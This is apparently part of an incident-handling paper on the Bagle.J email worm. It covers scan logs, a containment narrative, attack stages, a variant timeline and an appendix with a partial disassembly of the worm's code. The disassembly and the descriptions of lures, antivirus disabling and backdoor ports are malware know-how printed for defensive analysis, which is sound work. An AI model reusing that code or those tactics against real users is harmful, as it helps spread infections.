C:\Program Files\Common Files\Microsoft Shared\Serials.txt.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\WinAmp 5 Pro Keygen Crack Update.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\WinAmp 5 Pro Keygen Crack Update.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\WinAmp 6 New!.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\WinAmp 6 New!.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Windown Longhorn Beta Leak.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Windown Longhorn Beta Leak.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\Windows Sourcecode update.doc.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\Windows Sourcecode update.doc.exe has been deleted.
C:\Program Files\Common Files\Microsoft Shared\XXX hardcore images.exe
Found the W32/Bagle.j@MM virus !!!
C:\Program Files\Common Files\Microsoft Shared\XXX hardcore images.exe has been deleted.
C:\WINNT\system32\irun4.exe
Found the W32/Bagle.j@MM virus !!!
C:\WINNT\system32\irun4.exe has been deleted.
C:\WINNT\system32\irun4.exeopen
Found the W32/Bagle.gen!pwdzip virus !!!
C:\WINNT\system32\irun4.exeopen has been deleted.
Number of clean files: 13578
Number of infected files: 21
Number of files deleted: 21

March 3: The Morning After

It was 6:00 a.m. as John and Maria arrived at the office. The other team members would be standing by at home and come in at their regular time. A quick check revealed that the definition files were still pending release and the network scans still showed no infections. The firewall logs were void of any DNS and SMTP activity related to a BagleJ infection and the IDS system showed a slowing in SMTP infected e-mails. The SMTP gateway was still stripping attachments and all appeared to be normal although John and Maria couldn't help feeling a little uneasy about the hour when most of the employees would arrive to start their day, most unaware of the efforts that had transpired over the past 16 hours. John and Maria went through their jump kit to make sure they had everything they would need if infections occurred and stood by anxiously at the help desk awaiting the first calls of the morning. While they waited John and Maria compared their notes from the previous evening, and discussed how they would later compile them into an incident report. This would be the first time anyone on their team had done so since they only recently had approved a form and process to be used. The lessons learned from this incident would be used to improve on that and prepare for the next time, and in this line of work there is always a next time!

As the top of the hour came and went, John and Maria breathed a small sigh of relief. Not a single call had been received regarding the virus. The logs and scans were still clear. Later that morning the help desk would pass along information that several employees had in fact received the infected e-mails but either called to question them or deleted them per the notices that were sent out. Not a single employee had executed the attachment this time. Perhaps this was due to the fact that it was a password protected zip file, or could it be that the countless efforts of the department to promote awareness and prevention were starting to show? Either way, John and Maria were grateful and a little surprised at the outcome.

Just moments later the team received an announcement that the definition file they had been waiting for had been released and was now available. Within minutes the files were in place and deployment across the domain started to fully protect against BagleJ. At the same time several new alerts arrived describing new variants and other viruses.

John and Maria compiled their notes into an incident report, briefed the other team members and scheduled a post mortem (what Acompany calls their "Lessons Learned" meeting). They would continue to monitor the logs until they were certain the definition files had been deployed company wide.

Stages of the Attack

Now we can start to piece this together and develop a flow of what the stages of this attack look like.

Reconnaissance: In this case there is no reconnaissance due to this being a worm.

Scanning: The worm scans the infected system for files containing e-mail addresses and peer-to-peer file shares. It does not port scan for other systems or ports since it does not exploit known system vulnerabilities. It does capitalize on one of the oldest and most well known vulnerabilities though, and that is social engineering.

Exploiting the system:

- Social Engineering (or why ram down the door when you can trick the guards into opening it for you): The BagleJ virus makes its initial entry through social engineering. An e-mail with a believable subject line, credible (although spoofed) sender, and an equally possible message will always deceive many, especially when the domain name is also included in the closing at the end of the message. Furthermore, spoofing the sender address to use the same domain as the recipient will cause some recipients to trust the email even though the address used may not be legitimate at all.

- Attachment Type: In the case of BagleJ, the author chose to use varying attachment types including .zip files. Many organizations have blocked a variety of potentially unsafe attachments but still allow .zip files. Furthermore, by password protecting the .zip file the author has negated the ability of most antivirus scanners to check the file.

- Attempts to disable antivirus services: BagleJ attempts to stop running processes related to antivirus software and certain popular personal firewalls.

- Backdoor: As John found out, this virus opens TCP port 2745. We can only speculate what evil deeds the author has in store for machines that have been compromised. Perhaps a large number of zombies that can later be used to perpetrate a denial of service attack or other malicious incident. Many of the recent viruses have opened backdoors and we can theorize that viruses will be appearing soon that look to exploit these backdoors.

- Phone home: According to Network Associates this virus attempts to communicate with the author via one of several websites. Since John was disconnected from the WAN he could not directly observe this behavior.

- Self propagation through email: The BagleJ virus harvests email addresses from the infected machine by searching available files. It then uses its own SMTP engine to create and send email to those recipients spoofing the sender address and domain contained within the message. It also adds a copy of itself with a random name and varying attachment type.

- Denial of service: The amount of SMTP traffic BagleJ could send would vary depending on how many email addresses it harvested. Based on our own findings on John's stand-alone laptop with a bare minimum load we can assume it would be a large amount. Ever have a mail storm on your network? Just a handful of infected PCs could generate enough traffic to significantly slow or even disable most small networks.

- Self propagation through peer-to-peer file sharing: The files BagleJ drops on the infected machine are meant to spread it through peer-to-peer file sharing. By naming itself as popular files it might be downloaded via one of the many peer-to-peer file sharing clients. This is also another way of social engineering itself.

- Self starting: The BagleJ virus adds a registry entry to the Run key so it loads at startup.

Keeping Access: BagleJ inserts a backdoor on TCP port 2745 as well as a registry entry so it will run each time the infected system is started. Disabling the antivirus and other protection services on the infected system attempt to keep the author's access routes open and available.

Covering Tracks: The author of BagleJ made no attempts to cover his/her tracks other than coding a self removal mechanism based on date.

Prevention

How can we prevent future BagleJs? Remember defense in depth, the layered approached to protecting our data from the outside in. It's important to remember that this includes much more than firewalls, intrusion detection and antivirus solutions. It should include security awareness for users, policies and procedures regarding use of outside (web based) email, a review and possible change of attachment types accepted (John's company has kept the block on .zips and has educated its employees to ask vendors to rename files using the company's initials), as well as obtaining higher levels of management buy-in for training (both external and internal). The saying "practice makes perfect" comes

to mind as you should also have drills periodically to practice your incident handling skills.

If you take nothing else away from reading this please note this: it's not a matter of "if" you get a virus but a matter of "when" you'll get an infection. Plan, train and prepare for the "when" so that you'll be calm and confident in your abilities to identify, contain, eradicate, and recover from it. Take some time to document the things you would need to know in a hurry during an incident and make sure it's available to all of the people who will also be involved. Get that jump kit together and make sure it can be located easily when needed. Always work with at least one other person during any event or incident for legal reasons. Research who you would need to contact in case you needed to escalate an incident to law enforcement document and make it available to those that may need it in the future.

The Incident Handling Process

Preparation

John's team had gone through all the steps of the incident handling process (preparation, identification, containment, eradication, recovery and lessons learned). They had prepared both before and during the incident. They had processes and procedures in place that they could refer to for guidance. The company had a written policy outlining email as company property that designated specific rights the team had for monitoring and accessing individual items, mailboxes and stores. The company used banners on all systems with text approved by their Legal Department defining authorized access and potential consequences for unauthorized use. Sometimes in the heat of battle an easy-to-refer-to guide is essential to keeping you on the right track. One such guide is the Emergency Action Card[29] from Stephen Northcutt and SANS. John's team kept CIA (confidentiality, integrity and availability) in mind as they prepared. Preserving the CIA of their information is their priority. Defense in depth is one way to help preserve CIA and so John's team has implemented countermeasures that include hardened firewalls as well as corporate policies that define a process that has to be completed in order for ports to be opened. It is a fairly strict policy meant to maintain tight control without impeding business needs. Working inward Acompany implemented an SMTP gateway to strip attachments and do virus checking on incoming mail as well as content filtering of mail. Remember it was this SMTP gateway that caught the BagleJ virus and kept it from reaching the intended recipient inside Acompany. There are also policies regarding corporate e-mail and procedures the team has developed for monitoring of the SMTP gateway. At this time Acompany does not have an incident handling team outside of the security team but they plan on implementing a more formal team with a cross section of different members in the very near future. Informally, the team has used other department and company members as needed during larger outbreaks in the past. There is a

[29] Northcutt

process in place to define the scope of an incident early and designate an Incident Commander if necessary. Further layers of defense include server and desktop antivirus, Intrusion Detection Systems, a patch management process, backups (that have been tested), disaster recovery procedures and training (however limited due to budget constraints).

A Sample of Acompany's Policy

Policy

a. All Information Assets are the property of the Company.

b. The Company reserves the right to periodically check and monitor Employee use of and access to the Information Assets.

c. Employees are generally authorized to use Company Information Resources for the limited purpose of and only to the extent necessary to perform their respective work assignments.

d. The Company retains the right, in its sole discretion, to monitor Employee use of all Company Information Systems, including without limitation, any Employee visits to Internet Web sites, chat rooms, and/or newsgroups, any uploading or downloading of any material to or from the Internet, and/or any e-mails and associated attachments sent or received by any Employee.

e. Employees are prohibited from conducting any of the following activities without the express prior authorization of the Employee's supervisor:

6. Policy (Cont'd.)

- Disclose, copy, or process any Company Information Assets except to the extent necessary for the Employee to perform their assigned work;
- Change or cause to be changed any Company Information Assets except as part of assigned work;
- Possess or maintain Information Assets not associated with the Employee's assigned work. (Any questions should be addressed to the Employee's immediate supervisor);
- Write or maintain on any Company Information Resource any computer programs not associated with the Employee's assigned work;
- Obtain or attempt to obtain knowledge of any Authentication key other than their own;
- Remove or disable software that protects Company Information Assets, including without limitation, anti-virus software, without the appropriate approvals;
- Change, add or delete any Company Information contained in other Employee's authorized files;
- Store on any Company Information Resource or System or otherwise access any prohibited content, including, without limitation:
  - Pornography,

- Information promoting crime or violence or which incites or instructs in matters of crime or violence,
- Information that is likely to cause offense to a reasonable adult, or
- Information that may cause sexual or discriminatory harassment.

6. Policy (Cont'd.)

- Use Company Information Resources for any purpose other than assigned work unless the Employee's Supervisor deems such use to be reasonable and appropriate.

f. The responsible Company management individuals shall function as the "Data Conservator" for Information Asset classifications and approvals.

Identification

The team had successfully identified the underlying source of the incident in a relatively short time period using the information they had first hand as well as information obtained from antivirus vendors, news accounts and even other admins who were sharing their experiences. They had executed a copy of the virus in an isolated environment and analyzed the results. They had contacted the other teams and members who needed to be involved. They had started a log and kept it up to date. The SMTP gateway had been the defense of the day catching the infected e-mail and holding it in queue. Original copies of the header and email were saved off in case they would be needed later as both hard and soft copies. The original virus source was saved off to a floppy disk and sealed in an envelope with a description and date in case it would be needed later. All relevant documents were labeled, sealed and locked in the security safe per their company policy.

Containment

The team contained the virus although part of the credit must go to their defense in depth strategy that stopped this one at the SMTP gateway. Scanning the network, logs and other actions also were part of containing this virus. The team readied their jump kit with specific tools to combat this virus in the event they had infections. A jump kit should be updated regularly with up to date utilities and tools. Finding time to do this may be difficult but when an incident occurs you'll certainly be glad you did. The jump kit for Acompany currently consists of:

- Stand-alone laptop with Windows 2000 and all current Service Packs
- Several CDs containing useful utilities such as Ethereal, Netstat Viewer, Netcat, disk imaging software, scanning tools, backup software and other utilities.
- Various cables including loopback adapters, Ethernet cables, drive cables, etc.
- Flash drives, floppy disks and recordable CDs for storing data.
- Copies of contact information for the company, departments, teams and local law enforcement contacts.
- Policy and quick reference cards for incident handling.

- Incident handling forms and procedures.
- Pens, notepads and other office supplies.
- Future needs include spare hard drives, encryption software, and voice recorder.
- Stand-alone virus utilities specific to this incident along with hard copies of the virus description.

Eradication

In this case the team got off very easy and the only eradication was removing the infected file from the SMTP gateway and of course John's removal of it from the stand-alone laptop. The Stinger Tool was downloaded to a formatted flash drive and then transferred to the infected laptop. It was then executed and the laptop checked to verify it was clean. The flash drive was then formatted prior to removal and reformatted on a second stand alone system. If systems within Acompany had become infected the team would have used the stand-alone removal tools they had acquired to remove the worm. The testing revealed the tool(s) removed all components of the worm successfully, although follow-up would be performed on any infected machines to make certain. If the infection had been widespread, this follow-up would have been completed through scripts run on the network to check for the presence (or lack) of the files and running processes from the BagleJ virus after each machine had been cleaned and verified at the desktop. The company's IDS system could also be utilized to watch for any new infections.

Recovery

John nuked the laptop from high orbit as soon as the incident was officially closed. It will go back in the jump kit for the next round. Recovery would have involved running the antivirus utilities as well as making sure any of the files planted by BagleJ had been completely removed. In a much worse case scenario it may also have included using backups to restore data or following the company's disaster recovery plan. Many of the files deliberately had pornographic references and in this day of "hostile workplace" lawsuits they could have easily ended up with an incident more damaging than the virus itself. Use of the scripts and IDS system as outlined above would also be applicable here. The new antivirus definition files, once deployed, would also aid in the recovery process by stopping infections at the server and desktop levels.

Lessons Learned

John, Maria and their team learned a lot during this incident. During their post mortem (Lessons Learned) meeting they identified several areas that could use improvement. First of all John learned that there is still a lot of information left on a stand-alone laptop even after basic installs! He will document a better process for sanitizing it before its next use. The team identified a few areas where their documentation needed improvement or additions. The team also identified an area in the corporate policy that needed to be improved in order to grant them specific rights to block attachment types. Although they had been granted the authority to do this from management it was not specifically stated in

the current policy. One improvement that has been on the backburner is updating the way Acompany receives their antivirus updates. The incident brought this issue back to the front and it will be addressed as a direct result of this incident. One of the last items to come out of the post mortem was a question as to why the team didn't use existing software to try to locate any e-mails containing the infected attachments before they could be executed. The ability does exist through a software package they had purchased the previous year but it can take a significant amount of time to run against multiple message stores and may not have completed in time to stop any infections. Still, it was a valid question and an option that will be added to the incident procedures. Another item for follow-up from the post-mortem is using this incident as an example for security awareness and the company's corporate communications department has agreed to do a story on this for the next company newsletter.

A Timeline of the Bagle Virus (So Far)

As of the date this paper was written, there had been 21 Bagle virus variants[30] with BagleU being the most recent. Using information obtained from Fsecure[31] I have created the following for comparing the different variants. I chose to go with only one source since different companies have differing names and even variant letters for the Bagle virus. It's very interesting to follow this virus and how it changes with each new variant. In some cases the virus remained the same but only comments in the code flaming the author of Netsky were changed.

Comparing the different variants of the Bagle virus

- Bagle[32]- The original Bagel worm released January 18, 2004. Installed a backdoor on TCP Port 6777. It had a built-in kill date of January 28, 2004, initially dropped the file bbeagle.exe into the windows\system(32)or winnt\system(32) directory and added a registry key to load itself at startup. It had a subject of "hi" and a randomly named executable attachment. It also started the calculator (calc.exe) to hide itself. Once installed the worm found e-mail addresses in files on the infected computer and sent itself with its own SMTP engine. It was programmed to ignore e-mail addresses with @hotmail.com, @msn.com, @microsoft and @avp. This worm also attempted to connect to predetermined web servers to "phone home".

In the following variants I will be listing only the major differences

[30] Roberts
[31] http://www.f-secure.com/v-descs/b.shtml

[32] http://www.f-secure.com/v-descs/bagle.shtml

- Bagle.B[33]- The B variant arrived on February 17, 2004 as an e-mail with the subject "id <random generated string> thanks". It installed a backdoor on TCP port 8866 and had a kill date of February 25, 2004. It dropped the file au.exe into the windows\system(32)or winnt\system(32) directory. This variant runs the Windows Sound Recorder application on infection.

- Bagle.C[34]- BagelC was introduced on February 28, 2004. It arrived as a zipped executable with an Excel icon and opened up TCP port 2745 and had a kill date of March 14, 2004. It dropped the files readme.exe, onde.exe and doc.exe into the windows\system(32)or winnt\system(32) directory. It was also the first of the variants to attempt disabling of antivirus and personal firewall processes.

- Bagle.D[35]- BagleD was released on February 28, 2004th as well and had a kill date of March 14, 2004. It opened up TCP port 2745 and dropped the files readme.exe, onde.exe and doc.exe. It was almost identical to BagleC but added code to determine if it had already been installed.

- Bagle.E[36]-Another February 28th, 2004 gift, this variant had a kill date of March 14, 2004. Used TCP port 2745 as well for the backdoor component. Dropped i1ru74n4.exe, godo.exe and ii455nj4.exe into the windows\system(32)or winnt\system(32) directory. This variant also randomized subjects and message text in the infected e-mail it sent.

- Bagle.F[37]- BagleF released on February 29, 2004 arrived with a password-protected zip or scr file attached. It dropped the files i1ru74n4.exe, godo.exe and ii455nj4.exe into the windows\system(32)or winnt\system(32) directory.

- Bagle.G[38]- BagleG was released February 29, 2004, was similar to BagleF and contained a one-byte offset that was added to the code in an effort to further evade antivirus software.

- Bagle.H[39]-Released on March 1, 2004, BagleH used password protected zip files once again as well as the familiar TCP port 2745 as a backdoor.

[33] http://www.f-secure.com/v-descs/bagle_b.shtml

[34] http://www.f-secure.com/v-descs/bagle_c.shtml

[35] http://www.f-secure.com/v-descs/bagle_d.shtml

[36] http://www.f-secure.com/v-descs/bagle_e.shtml

[37] http://www.f-secure.com/v-descs/bagle_f.shtml

[38] http://www.f-secure.com/v-descs/bagle_g.shtml

It had a kill date of March 25, 2005 and dropped the files i11r54n4.exeopen, go1540.exe and i1i5n1j4.exe into the windows\system(32)or winnt\system(32) directory. Also included random data at the end of the file to avoid antivirus detection. Various files were dropped in shared folders to propogate through peer-to-peer file sharing.

- Bagle.I[40]-This variant was released on March 2, 2004. The author modified code to avoid detection from antivirus software. It opened the familiar TCP port 2745 and had a kill date of March 25, 2005. The only file droped by this variant was i11r54n4.exe.

- Bagle.J[41]- Our test subject, the BagleJ variant released on March 2, 2004 was the first to use the recipient domain or company name in the message and as the spoofed sender. It had a kill date of April 25, 2005, opened TCP port 2745 and dropped the same irun4.exe file. This one also had a message within the code directed at the author of the Netsky worm.

- Bagle.K[42]- Variant K, released March 3, 2004, also contained a new message to the Netsky author and opened TCP port 2745. It had a kill date of April 25, 2005 and dropped the winsys.exe file into the windows\system(32)or winnt\system(32) directory.

- Bagle.L[43]-BagleL was released March 9, 2004. It installed a proxy Trojan that listened on TCP port 11117 to relay mail. The file irun4.exe was dropped into windows\system(32)or winnt\system(32) directory. This variant also lacked self replication.

- Bagle.M[44]- This variant released on March 11, 2004 and dropped the file syswrun4.exe into the windows\system(32)or winnt\system(32) directory. This variant installs new variant of a proxy Trojan and opens a random TCP port above 2000. It acts as a mail relay using the proxy Trojan similar to BagleL.

[39] http://www.f-secure.com/v-descs/bagle_h.shtml

[40] http://www.f-secure.com/v-descs/bagle_i.shtml

[41] http://www.f-secure.com/v-descs/bagle_j.shtml

[42] http://www.f-secure.com/v-descs/bagle_k.shtml

[43] http://www.f-secure.com/v-descs/bagle_l.shtml

[44] http://www.f-secure.com/v-descs/bagle_m.shtml

- Bagle.N[45]-BagleN was released March 13, 2004. This version sent highly variable mail messages along with pif or exe attachments. Some of the attachments were also zipped and sometimes password protected (password is displayed in a graphic instead of plain text). This version attempted to kill processes from a very large list of possible security type programs including antivirus, firewall and others. The virus code contained an ASCII butterfly.

- Bagle.O[46]-Appeared March 13, 2004 similar to variants L and M however it installed a different proxy Trojan that opened a random TCP port above 2000. It dropped the file syswrun4.exe into the windows\system(32)or winnt\system(32) directory.

- Bagle.P[47]-This variant was found on March 15, 2004. It was similar to variant N, however message bodies were changed and the internal encryption was changed.

- Bagle.Q[48]-Variant Q arrived March 18, 2004 and does not send itself in an attachment. The file direct.exe is dropped in the windows\system(32)or winnt\system(32) directory. It renames itself directs.exe. This variant attempts infection to other hosts through a download from an infected web server it installs on TCP port 81. TCP port 2556 is opened by this version.

- Bagle.R[49]- This variant from March 18, 2004 is similar to BagleQ except it names itself direct.exe on infection.

- Bagle.S[50]-This variant also arrived March 18, 2004 and was similar to both BagleR and BagleQ.

- Bagle.T[51]- This variant also arrived March 18, 2004 and was similar to BagleQ.

[45] http://www.f-secure.com/v-descs/bagle_n.shtml

[46] http://www.f-secure.com/v-descs/bagle_o.shtml

[47] http://www.f-secure.com/v-descs/bagle_p.shtml

[48] http://www.f-secure.com/v-descs/bagle_q.shtml

[49] http://www.f-secure.com/v-descs/bagle_r.shtml

[50] http://www.f-secure.com/v-descs/bagle_s.shtml

[51] http://www.f-secure.com/v-descs/bagle_t.shtml

- Bagle.U[52]- This variant arrived March 26, 2004 and was sent as an e-mail with blank subject and message and random attachment name. When run this variant opens the Hearts card game and drops the file gigabit.exe into the windows\system(32)or winnt\system(32) directory.

Note the TCP ports opened by these variants include: 6777, 8866, 2745, 11117, 2556, and randomly above 2000.

Conclusion

We have examined the BagleJ worm and analyzed how it arrives, what the key components are and how it behaves when executed. We have also touched on the differences between viruses and worms, what a Windows Portable Executable is, details of this particular worm, and some prevention tips. The incident response processes that John and Maria followed are in no way all inclusive but rather a living process that is constantly being grown and improved to fit their corporate environment. This was a very valuable experience and one that will further prepare this team for the next one that we all know is lurking out there somewhere.

Was this an actual incident? In John and Maria's mind, absolutely! It was an adverse event that had the potential to cost Acompany a significant amount of money in lost productivity, network downtime, loss of goodwill if infected e-mails were sent to Acompany customers and vendors, and diversion of resources to combat infections. Through the tireless efforts of many and a little good fortune they had managed to stave off this worm.

While there were no actual infections at Acompany, the security team would spend countless hours answering concerned employees' questions about both their work and home systems as well as using this opportunity to further promote safe computing. In fact they would use much of what they had learned to provide tools to employees to remove the virus from their home systems. They would also use this opportunity to continue marketing themselves to management for much needed resources and support.

As I write this, new variants of Bagle continue to emerge and I am anxiously waiting to see how variants will be named once all the letters of the alphabet have been exhausted. Will the variants after z begin again at aa ?

One thing is for sure: John and Maria will never look at a Bagle the same way again.

[52] http://www.f-secure.com/v-descs/bagle_u.shtml

Works Cited/References

American Registry for Internet Numbers. URL: http://www.arin.net/ (28 Mar 2004)

"Bagel". Dictionary.Com. URL: http://dictionary.reference.com/search?r=2&q=bagel (5 Apr 2004)

Carter, John. PC Assembly Lanuage. 2003 URL: http://www.drpaulcarter.com/pcasm/ (5 Apr 2004)

Dabak, Prasad. "Portable Executable File Format". Windows IT Library. October 1999. URL: http://www.windowsitlibrary.com/Content/356/11/1.html (28 Mar 2004)

Ethereal. URL: http://www.ethereal.com/ (5 Apr 2004

"Ethereal Multiple Vulnerabilities" 26 March 2004. URL:http://secunia.com/advisories/11185/ (28 Mar 2004)

FSecure Antivirus. URL: http://www.f-secure.com/v-descs/b.shtml (8 Apr 2004)

"F-Secure Virus Description: Bagle" January 19th, 2004 URL: http://www.f-secure.com/v-descs/bagle.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.B" February 28, 2004 URL: http://www.f-secure.com/v-descs/bagle_b.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.C" March 16, 2004 URL: http://www.f-secure.com/v-descs/bagle_c.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.D" February 28, 2004 URL: http://www.f-secure.com/v-descs/bagle_d.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.E" February 28, 2004 URL: http://www.f-secure.com/v-descs/bagle_e.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.F" February 29, 2004 URL: http://www.f-secure.com/v-descs/bagle_f.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.G" March 3, 2004 URL: http://www.f-secure.com/v-descs/bagle_g.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.H" March 1, 2004 URL: http://www.f-secure.com/v-descs/bagle_h.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.I" March 2, 2004 URL: http://www.f-secure.com/v-descs/bagle_i.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.J" March 2, 2004 URL: http://www.f-secure.com/v-descs/bagle_j.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.K" March 22, 2004 URL: http://www.f-secure.com/v-descs/bagle_k.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.L" March 22, 2004 URL: http://www.f-secure.com/v-descs/bagle_l.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.M" March 11, 2004 URL: http://www.f-secure.com/v-descs/bagle_m.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.N" March 13, 2004 URL: http://www.f-secure.com/v-descs/bagle_n.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.O" March 15, 2004 URL: http://www.f-secure.com/v-descs/bagle_o.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.P" March 15, 2004 URL: http://www.f-secure.com/v-descs/bagle_p.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.Q" March 18, 2004 URL: http://www.f-secure.com/v-descs/bagle_q.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.R" March 18, 2004 URL: http://www.f-secure.com/v-descs/bagle_r.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.S" March 18, 2004 URL: http://www.f-secure.com/v-descs/bagle_s.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.T" March 18, 2004 URL: http://www.f-secure.com/v-descs/bagle_t.shtml (5 Apr 2004)

"F-Secure Virus Description: Bagle.U" April 1, 2004 URL: http://www.f-secure.com/v-descs/bagle_u.shtml (5 Apr 2004)

Lyman, Jay. "Bagle Worm Spreads Using Traditional Tactics." 19 January 2004. URL: http://www.technewsworld.com/perl/story/32628.html (5 Apr 2004)

Netcat. http://www.atstake.com/research/tools/network_utilities/ (12 Mar 2004)

Network Associates URL: http://vil.nai.com/vil/content/v_100965.htm (5 Apr 2004)

Network Associates URL: http://vil.nai.com/vil/content/v_101048.htm (5 Apr 2004)

Network Associates URL: http://vil.nai.com/vil/content/v_100983.htm (5 Apr 2004)

Network Associates URL: http://vil.nai.com/vil/content/v_101071.htm (5 Apr 2004)

Northcutt, Stephen. Computer Security Incident Handling. SANS Institute, 2003

PE Explorer. URL: http://www.heaventools.com/overview.htm (5 Apr 2004)

"Portable Exceutable". URL: http://antivirus.about.com/library/glossary/bldef-port.htm (5 Apr 2004)

Postel, Jonathan B. "RFC 821". URL: http://www.ietf.org/rfc/rfc0821.txt?number=821 Aug 1982 (7 Apr 2004)

"PSKILL." URL: http://www.sysinternals.com/ntw2k/freeware/pskill.shtml (5 Apr 2004)

Roberts, Paul. **"**New Bagel.U a virus of few words". Infoworld. URL: http://www.infoworld.com/article/04/03/26/HNnewbagelvirus_1.html. 26 March 2004 (8 Apr 2004)

SANS Incident Handling Step-by-Step and Computer Crime Investigation 4.1. 2003

Schwartz, Matthew. "Worm Writers One-Up Each Other." Enterprise Systems. 10 March 2004. URL: http://www.esj.com/security/print.asp?editorialsId=887 (12 Mar. 2004).

Secunia Advisory. URL: http://secunia.com/advisories/11185/ (5 Apr 2004)

Symantec Virus Information. URL: http://securityresponse.symantec.com/avcenter/vinfodb.html. (4 Apr 2004)

Trend Micro. URL: http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_BAGLE.J&VSect=T (5 Apr 2004)

"W32.Beagle.J@mm". Symantec Security Response. URL: http://securityresponse.symantec.com/avcenter/venc/data/pf/w32.beagle.j@mm.html (5 Apr 2004)

Virus Creation Utilities. URL: http://www.hnc3k.com/viruscreationprogramz.htm (5 Apr 2004)

Weaver, Nicholas. "A Warhol Worm: An Internet plague in 15 minutes!" 2001 (5 Apr 2004)

"Worms versus Viruses". Surfer Beware. URL: http://viruses.surferbeware.com/worms-vs-viruses.htm (5 Apr 2004)

"Zip (file format)" Wikipedia, the free encyclopedia URL:http://en.wikipedia.org/wiki/Zip_(file_format) (28 Mar 2004)

APPENDIX

BagleJ Disassembly Using PE Explorer Output

```
;------------------------------------------------------------------------------
;
;         Disassembly listing generated by PE Explorer version 1.94
;
;------------------------------------------------------------------------------
;
;  Name: .text (Code Section)
;  Virtual Address:    00401000h  Virtual Size:    00003186h
;  Pointer To RawData: 00000400h  Size Of RawData: 00003200h
;
SUB_L00401000:
                push    ebp
                mov     ebp,esp
                push    edi
                lea     edi,[L00407160]
                mov     eax,[ebp+08h]
                mov     [edi],eax
                mov     dword ptr [L004061A9],00000001h
L00401019:
                add     edi,00000004h
                mul     [L004061AD]
                mov     [edi],eax
                inc     [L004061A9]
                cmp     dword ptr [L004061A9],00000270h
                jnz     L00401019
                pop     edi
                leave
                retn    0004h
;------------------------------------------------------------------------------
SUB_L0040103B:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    esi
                push    edi
                push    ebx
                lea     edi,[L00407160]
                cmp     dword ptr [L004061A9],00000270h
                jc      L0040111B
                cmp     dword ptr [L004061A9],00000271h
                jnz     L00401070
                push    00001105h
                call    SUB_L00401000
L00401070:
                mov     dword ptr [ebp-04h],00000000h
                mov     esi,edi
L00401079:
                mov     eax,[esi]
```

```
                and     eax,80000000h
                mov     ebx,[esi+04h]
                and     ebx,7FFFFFFFh
                or      eax,ebx
                mov     ecx,eax
                shr     eax,1
                mov     edx,esi
                add     edx,00000634h
                mov     ebx,[edx]
                xor     eax,ebx
                and     ecx,00000001h
                or      ecx,ecx
                jz      L004010A7
                xor     eax,9908B0DFh
L004010A7:
                mov     [esi],eax
                add     esi,00000004h
                inc     [ebp-04h]
                cmp     dword ptr [ebp-04h],000000E3h
                jnz     L00401079
L004010B8:
                mov     eax,[esi]
                and     eax,80000000h
                mov     ebx,[esi+04h]
                and     ebx,7FFFFFFFh
                or      eax,ebx
                mov     ecx,eax
                shr     eax,1
                mov     edx,esi
                add     edx,FFFFFC74h
                mov     ebx,[edx]
                xor     eax,ebx
                and     ecx,00000001h
                or      ecx,ecx
                jz      L004010E6
                xor     eax,9908B0DFh
L004010E6:
                mov     [esi],eax
                add     esi,00000004h
                inc     [ebp-04h]
                cmp     dword ptr [ebp-04h],0000026Fh
                jnz     L004010B8
                mov     edx,edi
                add     edx,00000630h
                mov     ebx,[edx]
                xor     eax,ebx
                and     ecx,00000001h
                or      ecx,ecx
                jz      L0040110F
                xor     eax,9908B0DFh
L0040110F:
                mov     [esi],eax
                mov     dword ptr [L004061A9],00000000h
L0040111B:
                mov     esi,edi
                mov     eax,[L004061A9]
```

```
                inc     [L004061A9]
                shl     eax,02h
                add     esi,eax
                mov     eax,[esi]
                mov     ebx,eax
                shr     eax,0Bh
                xor     ebx,eax
                mov     eax,ebx
                shl     eax,07h
                and     eax,9D2C5680h
                xor     ebx,eax
                mov     eax,ebx
                shl     eax,0Fh
                and     eax,EFC60000h
                xor     ebx,eax
                mov     eax,ebx
                shr     eax,12h
                xor     eax,ebx
                xor     edx,edx
                div     [ebp+08h]
                mov     eax,edx
                pop     ebx
                pop     edi
                pop     esi
                leave
                retn    0004h
;---------------------------------------------------------------------------
SUB_L00401163:
                push    ebp
                mov     ebp,esp
                push    edi
                cld
                mov     edi,[ebp+08h]
                mov     ecx,[ebp+0Ch]
                shr     ecx,02h
                xor     eax,eax
                jecxz   L00401177
                rep stosd
L00401177:
                mov     ecx,[ebp+0Ch]
                and     ecx,00000003h
                jecxz   L00401181
                rep stosb
L00401181:
                pop     edi
                leave
                retn    0008h
;---------------------------------------------------------------------------
SUB_L00401186:
                push    ebx
                push    esi
                xor     edx,edx
                xor     ebx,ebx
                mov     dx,ax
                shr     eax,10h
L00401192:
```

```
                mov     bl,[esi]
                add     edx,ebx
                cmp     edx,0000FFF1h
                jl      L004011A4
                sub     edx,0000FFF1h
L004011A4:
                add     eax,edx
                cmp     eax,0000FFF1h
                jl      L004011B2
                sub     eax,0000FFF1h
L004011B2:
                inc     esi
                loop    L00401192
                shl     eax,10h
                mov     ax,dx
                pop     esi
                pop     ebx
